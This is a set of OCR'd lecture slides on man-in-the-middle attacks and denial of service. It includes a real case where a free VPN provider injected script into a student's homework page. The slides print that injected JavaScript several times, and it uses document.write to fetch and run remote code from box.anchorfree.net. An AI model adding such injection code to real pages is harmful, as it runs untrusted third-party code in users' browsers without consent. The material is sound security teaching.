
Website Server





- Charlie is in the middle between Alice and Bob.
- Charlie can:
  - View traffic
  - Change traffic
  - Add traffic
  - Delete traffic
- Charlie could be:
  - Internet service provider
  - Virtual Private Network (VPN) provider
  - WIFI provider such as a coffee shop
  - An attacker re-routing your connection
  - An incompetent admin (it happens)




VPN Server
Your Computer
The Internet
Level Three
M
Verizon
Comcast
M
Destination Server

The following is an attack that actually happened to a student of mine when they were trying to download/upload their “set a cookie” homework using a free VPN.

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer

Correct Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.flo
or(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWC
NTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
        THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.flo
or(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWC
NTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
        THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do
cument.location||top.location!=document.location)?0:1,'AFVER':'3.
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```

```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do
cument.location||top.location!=document.location)?0:1,'AFVER':'3.
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```

This code is downloading more javascript from box.anchorfree.net and running it on the client.

```
document.write("<scr"+"ipt src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");
```

Your Computer

The Internet

Website Server

Denial of Service

Denial of Service (DoS)


An attack that prevents valid users from accessing a service.

Common examples:


- Cutting power, cables, etc.
- Overloading a server with invalid traffic
- Removing a user account

Attacks:

- SYN flooding
- Spoofing
- Smurfing


8167
7575
7922
36351
1239
16735
23148
12956
53175
53242
6453
3257
14361
16397
11666
6079
53131
4739
5769
4589
1299
19151
2914
703
38809
7843
701
10026
7738
28289
16559
3491
3356
6939
9121
29386
41095
262757
3549
26592
10429
2497
18881
4826
26615
3320
6762
3561
174
28303
4436
262589
14840
28625
20080
1916
Syria is network 29386 in the center
CLOUDFLARE

An example network



SYN Flooding

